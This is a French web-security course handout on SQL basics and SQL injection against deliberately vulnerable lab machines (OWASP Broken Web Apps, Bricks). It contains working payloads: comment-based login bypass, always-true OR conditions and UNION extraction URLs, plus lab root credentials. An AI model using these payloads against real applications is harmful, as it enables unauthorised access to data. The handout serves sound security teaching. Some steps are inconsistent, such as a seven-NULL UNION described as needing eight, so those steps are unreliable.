
Sécurité Web 1

Olivier LASNE

2021-01-18

Sécurité Web

Pour ce TP nous utiliserons la machine **OWASP Broken Web Apps** que vous avez déjà. Et l'iso "**From SLQI to Shell**" que vous pouvez télécharger ici :

https://pentesterlab.com/exercises/from_sqli_to_shell/iso

Rappel SQL

SQL est un langage de requêtes de base de données.

Vous pouvez vous connecter en SSH à votre VM OWASP Broken Web Apps en SSH. `root/owaspbwa`.

`ssh root@192.168.56.101` (remplacer avec l'IP de la machine)

On peut y lancer MySQL avec la commande suivante : `mysql -u root -powaspbwa`

Cela lance un shell MySQL. On obtient de l'aide avec la command `help` ou `\h`.

```
1 mysql> help
2
3 For information about MySQL products and services, visit:
4   http://www.mysql.com/
5 For developer information, including the MySQL Reference Manual, visit:
6   http://dev.mysql.com/
7 To buy MySQL Enterprise support, training, or other products, visit:
8   https://shop.mysql.com/
9
10 List of all MySQL commands:
11 Note that all text commands must be first on line and end with ';'
12 ?          (\?) Synonym for 'help'.
13 clear      (\c) Clear the current input statement.
14 connect    (\r) Reconnect to the server. Optional arguments are db and
      host.
15 delimiter (\d) Set statement delimiter.
16 edit       (\e) Edit command with $EDITOR.
17 ego        (\G) Send command to mysql server, display result vertically.
18 exit       (\q) Exit mysql. Same as quit.
19 go         (\g) Send command to mysql server.
20 help       (\h) Display this help.
21 nopager    (\n) Disable pager, print to stdout.
22 notee      (\t) Don't write into outfile.
23 pager      (\P) Set PAGER [to_pager]. Print the query results via PAGER.
24 print      (\p) Print current command.
25 prompt     (\R) Change your mysql prompt.
26 quit       (\q) Quit mysql.
27 rehash     (\#) Rebuild completion hash.
28 source     (\.) Execute an SQL script file. Takes a file name as an
      argument.
```

```
29 status      (\s) Get status information from the server.
30 system      (\!) Execute a system shell command.
31 tee         (\T) Set outfile [to_outfile]. Append everything into given
      outfile.
32 use         (\u) Use another database. Takes database name as argument.
33 charset     (\C) Switch to another charset. Might be needed for
      processing binlog with multi-byte charsets.
34 warnings    (\W) Show warnings after every statement.
35 nowarning    (\w) Don't show warnings after every statement.
36
37 For server side help, type 'help contents'
```

On peut voir les bases de données avec la commande `show databases;`

```
1 mysql> show databases;
2 +-----+
3 | Database |
4 +-----+
5 | information_schema |
6 | .svn |
7 | bricks |
8 | bwapp |
9 | citizens |
10 | cryptomg |
11 | dvwa |
12 | gallery2 |
13 | getboo |
14 | ghost |
15 | gtd-php |
16 | hex |
17 | isp |
18 | joomla |
19 | mutillidae |
20 | mysql |
21 | nowasp |
22 | orangehrm |
23 | personalblog |
24 | peruggia |
25 | phpbb |
26 | phpmyadmin |
27 | proxy |
28 | rentnet |
29 | sqlol |
30 | tikiwiki |
31 | vicnum |
32 | wackopicko |
33 | wavsepdb |
34 | webcal |
35 | webgoat_coins |
36 | wordpress |
37 | wraithlogin |
```

```
38 | yazd |
39 +-----+
40 34 rows in set (0.00 sec)
```

On sélectionne une base avec la commande **use** :

```
1 mysql> use peruggia;
2 Reading table information for completion of table and column names
3 You can turn off this feature to get a quicker startup with -A
4
5 Database changed
```

On peut ensuite lister les tables avec la commande **show tables** ; :

```
1 mysql> show tables;
2 +-----+
3 | Tables_in_peruggia |
4 +-----+
5 | picdata             |
6 | users               |
7 +-----+
8 2 rows in set (0.00 sec)
```

!/ Les commandes **show et **help** sont des commandes du SHELL MySQL. Il ne s'agit pas de requêtes SQL valides.**

On peut sélectionner l'ensemble des champs d'une table avec la requête **SELECT * FROM nom_de_la_table**.

Le caractère ***** signifie *tout les champs*.

```
1 mysql> SELECT * FROM users;
2 +-----+-----+-----+
3 | ID | username | password |
4 +-----+-----+-----+
5 | 1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
6 | 2 | user     | ee11cbb19052e40b07aac0ca060c23ee |
7 +-----+-----+-----+
8 2 rows in set (0.00 sec)
```

On peut sélectionner un seul certains champs, en les listant séparés par des virgules.

```
1 mysql> SELECT ID, username FROM users;
2 +-----+-----+
3 | ID | username |
4 +-----+-----+
5 | 1 | admin    |
6 | 2 | user     |
7 +-----+-----+
8 2 rows in set (0.00 sec)
```

Note : il n'est pas nécessaire de mettre `SELECT` et `FROM` en majuscule. Néanmoins il s'agit de la convention prise dans la plupart des cas de façon à distinguer les *champs* des *opérateurs*.

On peut utiliser le mot-clé `WHERE` pour filtrer les éléments sélectionnés.

```
1 mysql> SELECT password FROM users WHERE username = 'admin';
2 +-----+
3 | password |
4 +-----+
5 | 21232f297a57a5a743894a0e4a801fc3 |
6 +-----+
7 1 row in set (0.00 sec)
```

Exercice : Sélectionner le nom de l'utilisateur avec l'ID 2.

Exercice 2 : Dans la base de données *sqlol*. Faire une requête qui trouve si l'utilisateur avec l'id 2 est admin. Le résultat de la requête doit donner un 0 ou un 1.

Solution : `SELECT isadmin FROM users WHERE id=2 ;`

On peut utiliser l'opérateur `AND` pour préciser plusieurs conditions.

```
1 mysql> SELECT * FROM users WHERE id=1 AND username='admin';
2 +---+-----+-----+
3 | ID | username | password |
4 +---+-----+-----+
5 | 1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
6 +---+-----+-----+
7 1 row in set (0.00 sec)
```

Exercice : Dans la table *accounts* de la base de données *nowasp*. Faire une requête qui authentifie un utilisateur c'est à dire :

- Renvoie des données si le nom d'utilisateur et le mot de passe sont bons (et correspondent au même utilisateur).
- Ne renvoie pas de données, si le couple utilisateur mot de passe n'est pas valide.

Pour cela, faire une requête `WHERE` et `AND` qui vérifie à la fois le nom d'utilisateur et le mot de passe.

Solution :

`SELECT * FROM accounts WHERE username='adrian'AND password='somepassword';`

Injection SQL

Si les données sont passées tels quel à l'application, on peut "s'échapper" des données pour modifier la requête.

En MySQL, “-- ” signifie ”la suite est un commentaire. /!\ **Attention à l’espace après le --.**

Ainsi, si on rentre comme nom d’utilisateur `_admin';--`.

La requête `SELECT * FROM accounts WHERE username=$username AND password=$password;`

```
1 SELECT * FROM accounts WHERE username='admin';-- ' AND password='';
```

Ce qu’il y a après le “--” étant considéré comme un commentaire, MySQL interprète la requête comme

```
1 SELECT * FROM accounts WHERE username='admin';
```

Injecter sans connaître d’utilisateur

Si on ne connaît pas de nom d’utilisateur, on peut utiliser la syntaxe `xxx'OR '1'='1'; --` pour créer une requête qui soit toujours vraie.

Injecter sans connaître un utilisateur : `nimp'OR '1'='1';--`

Injection SQL : récupération de données avec UNION

On va chercher à utiliser l’opérateur UNION pour extraire des données de la base SQL.

Déterminer le nombre de colonnes

Prenons l’exemple de OWASP Bricks content 1.

L’URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1`.

Effectue la requête :

```
1 SELECT * FROM users WHERE idusers=1 LIMIT 1
```

On utilise l’opérateur `ORDER BY` pour déterminer le nombre de colonnes.

`http://192.168.56.101/owaspbricks/content-1/index.php?id=1+ORDER+BY+8` est valide, et correspond à la requête SQL

```
1 SELECT * FROM users WHERE idusers=1 ORDER BY 8 LIMIT 1;
```

1	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
2		idusers		name		email		password					
3	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
4		1		tom		tom@getmantra.com		tom					
5	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+

Néanmoins, dès que l'on dépasse le nombre de colonnes avec `ORDER BY 9`, l'application renvoie une erreur.



FIG. 1: Injection avec un ORDER BY supérieur au nombre de colonnes de la requête

On en déduit donc que la **réponse à la requête SQL** effectué par l'application ne contient que **8 colonnes**.

Création d'une requête avec UNION

Maintenant que l'on connaît le nombre de colonnes de la requête SQL, on peut insérer une requête avec `UNION` pour extraire des données de la base.

Comme la réponse contient 8 colonnes, on insère un union avec 8 `NULL`. On ajoute également le fameux `;` pour commenter la fin de la requête.

L'URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,--`.

Ce qui donne la requête :

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,NULL,NULL,
  NULL,NULL,NULL,NULL;-- LIMIT 1;
```

1	+	-----+	-----+	-----+	-----+	-----+	-----+
2		idusers	name	email	password	ua	r
3	+	-----+	-----+	-----+	-----+	-----+	-----+
4		1	tom	tom@getmantra.com	tom	Block_Browser	
5		NULL	NULL	NULL	NULL	NULL	N
6	+	-----+	-----+	-----+	-----+	-----+	-----+

L'application n'affiche malgré tout que la première ligne. Nos `NULL` ne sont donc pas affichés. Néanmoins, l'absence de message d'erreur nous permet de déduire que nous avons bien le bon nombre de colonnes.




FIG. 2: La réponse ne change pas avec une simple injection `UNION SELECT NULL,...`

Utilisation de LIMIT 1,1

L'application n'affichant que la 1ère ligne. On peut utiliser l'opérateur `LIMIT 1,1` après notre `UNION SELECT NULL, NULL, NULL, . . .` pour que l'application affiche notre requête.

L'URL `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL+LIMIT+1,1;--`

Correspond à la requête :

```
1 SQL Query: SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,NULL,
  NULL,NULL,NULL,NULL,NULL,NULL LIMIT 1,1;-- LIMIT 1
```

1	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
2		idusers		name		email		password		ua		ref	
3	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
4		NULL		NULL		NULL		NULL		NULL		NULL	
5	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+

L'application n'affiche plus les "User ID : 1" et autres données de la requête initiale (avant le `UNION`). On a donc bien pris le contrôle de ce qui est affiché avec l'opérateur `LIMIT 1,1`.




FIG. 3: L'application affiche nos NULL,NULL,NULL,... c'est à dire rien !